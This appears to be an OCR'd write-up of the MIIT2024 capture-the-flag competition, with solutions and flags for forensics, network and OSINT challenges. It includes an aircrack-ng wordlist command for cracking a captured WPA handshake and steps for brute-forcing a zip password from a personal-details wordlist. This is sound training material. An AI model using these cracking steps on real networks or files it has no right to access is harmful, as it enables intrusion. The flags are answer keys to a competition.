
As a digital forensic analyst, you were given the task of investigating a murder/ suicide case that just happened due to debt. The police department has given you the artifact from the victim devices to be analyzed. Your first task is to find out if there is any suspicious letter that the victim received. Extract the file and find the md5 value of the file to be submitted for report.

MIIT2024{MD5}

1. Analyze the DD file using autopsy or FTKimager, there will be a single warning letter which is a statement of silvya being in debt.



2. Extract the file and convert it into hash value to find the md5 value.



	A	B	C	D	E
1	MD5	SHA1	FileNames		
2	80d1490ab4e2c16086aa2324f57bf53c	a0a148a2ce11500e2a675077a1c8f9bf9ab12006	25042022.dd\ [FAT32]\[root]\PD_SECRET_20210608\Warning Letter.pdf		
3					
4					
5					

ALTERNATIVE METHOD

Download the file and convert the file into md5 value using online tools.

FLAG:

MIIT2024{80d1490ab4e2c16086aa2324f57bf53c}

DEVICE BRAND


Creator: Fei

What was the brand name of the device that is used to take the picture of the deleted images.

Flag format: MIIT2024{DeviceBrandName}

E.g.: MIIT2024{Iphone15ProMaxA2849}

1. Hover over the deleted images, you can either use autopsy or ftkimager to read the string text metadata.



All three of the images are taken with Samsung SM-A307GNA307GNDXU4A.

FLAG:

MIIT2024{samsungSM-A307GNA307GNDXU4A}

LAST SEEN LOCATION


Creator: Fei


Can you find out the last seen location of silvya based on the latest deleted image.


Flag Format: MIIT2024{Address, City, Country}

e.g: MIIT2024{Sunway Resort, Persiaran Lagoon, Bandar Sunway, 47500, Selangor Darul Ehsan, Malaysia}

1. Based on the question, participant can find the location using pic2map or any other tools that can read the metadata of the images with gps function.







Based on the pictures, 2/3 of the images are from Berjaya Waterfront Hotel, 88, Jalan Ibrahim Sultan, Johor, Malaysia.

FLAG:


MIIT2024{Berjaya Waterfront Hotel, 88, Jalan Ibrahim Sultan, Johor, Malaysia}

SYLVIA LAST TREASURE


Creator: Fei

Sylvia left her last treasure in a zip file. Unlocked it by using the artifact that was given by the police department. The hint of the password is written on the artifact note.

1. Use hex editor to change the hex that has been edited. Since the artifact format is JPEG file. Participant can find the common header hex of JPEG file using google and change it to align with the original hex.




Edited Hex




Original Hex

2. After successfully fixing the JPEG file. Open it and there will be a note by Sylvia. In order to open the zip file. Participant are required to generate a wordlist using the hint given on the note, which is Sylvia, 16/02/2002, Love <3 Mom&Dad.

3. Use online wordlist generator or any other tools with the same functionality.



4. Use the wordlist to perform a brute force towards the zip file. (can use hydra or johntheripper)



5. Open the file with the cracked password.

FLAG:

MIIT2024{Cr34tiv3_M1nd}

HIDDEN FILE

Creator: Fei

What's the meaning of Hidden Love and True Love?

1. Participants were given 2 files, 1 file with metadata embedded while another file is a zip file that needs password to open it. In order to get the zip file password, use exiftool on the hiddenlove image to analyze the metadata.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ exiftool HiddenLove.jpg
ExifTool Version Number         : 12.76
File Name                       : HiddenLove.jpg
Directory                       : .
File Size                       : 47 kB
File Modification Date/Time     : 2024:05:04 09:05:25-04:00
File Access Date/Time           : 2024:05:04 09:05:26-04:00
File Inode Change Date/Time     : 2024:05:04 09:05:25-04:00
File Permissions                : -rwxrw-rw-
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 96
Y Resolution                    : 96
Exif Byte Order                 : Big-endian (Motorola, MM)
Orientation                     : Horizontal (normal)
Comment                         : JanganBrokenUi
Image Width                     : 620
Image Height                    : 355
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 620×355
Megapixels                      : 0.220
```

2. There is a comment "JanganBrokenUi" which is the password for the zip file. Open the zip file with the password and you will get the fake flag.

FLAG:


MIIT2024{N3ver_G1v3_Up}

NETWORK

HELPME

Creator: bagogo@1337

Help me! Help me! I forgot my wifi password. Don't forget to wrap the password in the flag. Example: MIIT2024{wifi_password_here}.



You can use any wireless hacking tools to crack the password in the .pcap file. In this write-up, Overload is using aircrack-ng to crack the password in the .pcap file.

Command: aircrack-ng <pcap file name> -w /usr/share/wordlists/rockyou.txt

FLAG:


MIIT2024{mickeymouse}

NICE DORM


Creator: Fei

Fei is living in a dorm for the first time. He posted a picture of the dorm on a website using the dorm wifi. Can u find it.


1. Open the pcap file using wireshark, filter it by http and the participant will see the flag1 and flag 2 images.



2. Click on file > export objects > http



3. Preview the flag1 and flag2 images.



FLAG:


MIIT2024{Tr4ff1c_4naly5is}

LOG ANALYSIS


Creator: Fei

Do u know the way bruteforce?

1. Open the pcap file with wireshark, filter it with http. On the tcp stream communication, we can see that there are a few attempts of login with flag username and base64 password. There are a total of 10 login attempts.



2. Participant are required to decrypt the base64 1by1. The real flag is on the 6th attempts which require the participant to click base64 4 times to decrypt it using cyberchef.



FLAG:

MIIT2024{Y0U_H4v3_FounD_D4_Way}


OSINT

ALTERNATE WORLD

Creator: suduberdiri


Reach for the stars. Dream big my friend! https://twitter.com/ctf202496756

First we will be given this account, https://twitter.com/ctf202496756



Then we go to this image, there are alt description. Copy to go to the reddit page

When we go to this website which is in the alt description, there will be a flag
https://www.reddit.com/user/Admirable-Fly310/



FLAG:

MIIT2024{g01ng_b4ck_1n_th3_p45t_f0r_r3m1n1sc3nc3}


PAST WORLD


Creator: suduberdiri

Pre-Requisite: Must finish OSINT 1 first

Sometimes we look back in our past to learn our mistakes. And it is usually very useful.

Same reddit page, there is a website linked here. Click and we will go to GitHub https://plnsgr.github.io/os1ris/






On the below side of the page, theres a base64 which when converted it will be

This is hint to wayback machine. There is various method to search for it but easiest way are to download wayback machine extension and search for the current page.

Once you reach the archived page. The base64 will change to

which get us to



FLAG:

MIIT2024{y0u_l34rn3d_w3ll_g00d_luck}

